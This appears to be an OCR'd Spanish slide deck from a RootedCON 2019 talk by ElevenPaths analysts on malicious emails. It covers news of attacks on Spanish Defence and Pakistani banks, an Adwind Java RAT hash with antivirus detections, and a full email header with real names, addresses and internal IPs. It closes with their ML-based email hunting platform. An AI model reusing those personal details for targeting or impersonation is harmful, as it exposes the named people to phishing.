An Other Bad Email

/RootedCON Madrid 2019

/Rooted®

¿Quienes somos?

Miguel Ángel de Castro

Senior Cyberthreats Analyst en **ElevenPaths** (Telefónica)

Pablo San Emeterio

Innovation Analyst & CSA **ElevenPaths** (Telefónica)

Email! Email! Email!

ESPAÑA


ANDALUCÍA CATALUÑA C. VALENCIANA GALICIA MADRID PAÍS VASCO MÁS COMUNIDADES TITULARES »


ATAQUES INFORMÁTICOS ›

Una "potencia extranjera" atacó los ordenadores de Defensa

Los ciberespías, que infectaron con un virus tres meses la red de comunicación interna antes de ser detectados, querían acceder a secretos de la industria militar

El temor es que el virus —que al parecer se introdujo con un correo electrónico— haya colonizado otras redes. El objetivo de los ciberespías, según las fuentes consultadas, podrían ser secretos tecnológicos de la industria militar. Los investigadores no se atreven aún a señalar a los autores de la intrusión pero, por sus características técnicas, no dudan en afirmar: "Hay un Estado detrás".






Emails en Fuente abierta… fuga de datos….

From emails
To emails
Subjects
Adjuntos
Body:(passwords,contexto,
INFORMACIÓN….)
Etc…..
……

Emails en Fuente abierta... fuga de datos...



Malware Banco Pakistan

Google pakistan bank hacked

Todo Noticias Imágenes Vídeos Maps Más Configuración Herramientas

Aproximadamente 7.070.000 resultados (0,41 segundos)

Thousands of Pakistan bank accounts hacked, money stolen in ...
https://www.thehindu.com › News › International ▾ Traducir esta página
7 nov. 2018 - File photo of a staff counting currency notes at a **bank** in Peshawar, **Pakistan**. The country's top investigation wing is probing massive **hack** that ...

Pakistan reports card-skimming, but says no mass bank data breach ...
https://www.reuters.com/...pakistan-banking.../pakistan-reports-ca... ▾ Traducir esta página
6 nov. 2018 - **Pakistan's** central **bank** rushed on Tuesday to reassure investors and consumers that its banking system had not been **hacked** after a mass ...

'Almost all' Pakistani banks hacked in security breach, says FIA ... - Dawn
https://www.dawn.com/news/1443970 ▾ Traducir esta página
6 nov. 2018 - Sources told Dawn the State **Bank** of **Pakistan** (SBP) has been informed by several commercial banks that they have blocked international ...

Data of almost all Pakistani banks hacked: Report - The Economic Times
https://economictimes.indiatimes.com › ... › World News ▾ Traducir esta página
6 nov. 2018 - The first case of a cyber attack on a **Pakistan's bank** was reported by ... data of most of the banks operating in **Pakistan** has been **hacked**, ...


Pakistan bank hack hits the country's 'biggest cyber attack' - $6 million ...
https://hackerpost.co/pakistani-islami-bank-hits-the-countrys-bigg... ▾ Traducir esta página
On 27th October, Karachi-based **Bank** Islami reports of suffering a security breach of its payment cards system, reports of having lost an alleged $6 million.

Pakistan: Banks Weren't Hacked, But Card Details Leaked
https://www.bankinfosecurity.com/pakistan-banks-werent-hacked... ▾ Traducir esta página
7 nov. 2018 - **Pakistan** says the nation's banks have not been **hacked**, but adds that they are ... The State **Bank** of **Pakistan** says banks are implementing ...

El origen... Bancos Pakistan


/* YARA */

	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
c11d0591360b416e27b1844ffd58d56e13230b92cc0bfe9e309abb833e3fdfc0 92a9679daddc75a3a94596f27ca099b1	14 / 59	2018-09-29 01:02:58	2018-09-29 01:02:58	1	1	109.3 KB



```
From Muzaffar Hayat <muzaffar.hayat@bankislami.com.pk>  Sat Sep 29 03:01:07 2018
Date: Wed, 26 Sep 2018 09:16:22 +0500
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="15381828671.ccd62B0.13648"
Content-Transfer-Encoding: 7bit
Subject: Re: Funding
From: Muzaffar Hayat <muzaffar.hayat@bankislami.com.pk>
To: munam ali <munam.ali@sbp.org.pk>
Message-Id:
 <1194752429.11903411.1537935382119.JavaMail.zimbra@bankislami.com.pk>
In-Reply-To: <507240047018469831519 3@kathaleense3>
References: <507240047018469831519 3@kathaleense3>
Received: from mail2.sbp.org.pk (10.0.100.74) by KHIWEBMAIL1.sbp.org.pk
 (10.0.100.65) with Microsoft SMTP Server id 14.3.266.1; Wed, 26 Sep 2018
 09:16:58 +0500
Received: from mailb.bankislami.com.pk (mail.bankislami.com.pk
 [202.141.255.217]) by mail2.sbp.org.pk with ESMTP id DMH9TfjrdHSakqjy
 (version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NO) for
 <munam.ali@sbp.org.pk>; Wed, 26 Sep 2018 09:16:27 +0500 (PKT)
Received: from mail.bankislami.com.pk (mail.bankislami.com.pk [10.200.6.68])
 by mailb.bankislami.com.pk with ESMTP id 9g4pzzMIeKQL6jZU (version=TLSv1.2
 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NO) for
 <munam.ali@sbp.org.pk>; Wed, 26 Sep 2018 09:16:24 +0500 (PKT)
Received: from mail.bankislami.com.pk (localhost [127.0.0.1])   by
 mail.bankislami.com.pk (Postfix) with ESMTPS id 759E411FE6A6   for
 <munam.ali@sbp.org.pk>; Wed, 26 Sep 2018 09:16:24 +0500 (PKT)
Received: from localhost (localhost [127.0.0.1])    by mail.bankislami.com.pk
 (Postfix) with ESMTP id 489B811FE6A5   for <munam.ali@sbp.org.pk>; Wed, 26 Sep
 2018 09:16:24 +0500 (PKT)
Received: from mail.bankislami.com.pk ([127.0.0.1]) by localhost
 (mail.bankislami.com.pk [127.0.0.1]) (amavisd-new, port 10026) with ESMTP id
 0xgGSAK7lASu for <munam.ali@sbp.org.pk>;   Wed, 26 Sep 2018 09:16:23 +0500
 (PKT)
Received: from mailo.bankislami.com.pk (mailo.bankislami.com.pk
 [10.200.6.63]) by mail.bankislami.com.pk (Postfix) with ESMTP id ACE1D11FE6B0
 for <munam.ali@sbp.org.pk>; Wed, 26 Sep 2018 09:16:23 +0500 (PKT)
X-Amavis-Modified: Mail body modified (using disclaimer) -
 mail.bankislami.com.pk
Reply-To: Muzaffar Hayat <muzaffar.hayat@bankislami.com.pk>
X-Originating-IP: [10.200.6.68]
Thread-Topic: Funding
Thread-Index: XFYRbnQXGxbTV/pulTwdXWSMkvsmfQ==
X-Virus-Scanned: by bsmtpd at bankislami.com.pk
X-Virus-Scanned: by bsmtpd at sbp.org.pk
Return-Path: btv1==80752c69a27==muzaffar.hayat@bankislami.com.pk
```


Malware Banco Pakistan



engine (58)	detection (16)
MicroWorld-eScan	Trojan.GenericKD.31242083
Symantec	Trojan.Maljava
ESET-NOD32	a variant of Generik.CMBQUDF
Kaspersky	HEUR:Backdoor.Java.Adwind.gen
BitDefender	Trojan.GenericKD.31242083
Ad-Aware	Trojan.GenericKD.31242083
Emsisoft	Trojan.GenericKD.31242083 (B)
McAfee-GW-Edition	Artemis!Trojan
Ikarus	Trojan.Java.Agent
Cyren	Java/MalAgent.H!Camelot
Avira	JAVA/Adwind.wahsr
Fortinet	Java/Agent.6F64!tr
Arcabit	Trojan.Generic.D1DCB763
ZoneAlarm	HEUR:Backdoor.Java.Adwind.gen
MAX	malware (ai score=80)
GData	Trojan.GenericKD.31242083

Description:

Adwind es un RAT basado en Java que se instala silenciosamente y se conecta a un sitio remoto a través de un puerto preconfigurado para recibir comandos del atacante remoto. Cuando está activo, es capaz de robar información de usuario y también puede utilizarse para distribuir otro malware.




/Rooted®

MAIL MINCER

MAIL MINCER: Arquitectura

ML: DIARIO




- Tecnología interna.
- Permite analizar documentos ofimáticos y PDF
- Sin necesidad de subir el archivo completo. Analiza protegiendo la privacidad.
- No utiliza tecnología antivirus, sino un sistema de predicción propio basado en Machine Learning
- Permite para el analista bucear por los datos de todos esos documentos, sin conocer su contenido ni quién lo subió, solo los datos relevantes para una investigación

PLATAFORMA DE HUNTING EN SISTEMA DATA ANALITYC

SANDBOX: WILDFIRE PALOALTO

AV: VIRUSTOTAL

MAIL MINCER: Tabla resultados



GOV EMAILS

DASHBOARD DE EMAILS QUE SON ENVIADOS O RECIBIDOS POR UN DOMINIO .GOV

Edit | Export | ...

TLD


.gov. | All time | Hide Filters

TABLA DATOS EMAILS BUSQUEDA POR TLD *.gov.*

